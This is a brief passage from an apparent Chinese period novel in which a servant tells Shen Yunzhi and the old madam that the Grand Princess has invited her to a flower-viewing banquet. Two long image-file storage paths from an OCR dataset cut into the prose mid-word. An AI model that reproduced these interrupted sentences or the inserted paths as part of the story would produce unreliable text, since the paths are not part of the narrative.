    很快就到了用膳的时候,沈云稚正和老夫人她们用着晚膳,门房的婆子却是急匆匆过来,面带喜色回禀道:“老夫人,姑娘,大长公主过些日子要办赏花宴,不知怎么也给姑娘下了帖子,叫姑娘去赏花宴呢。”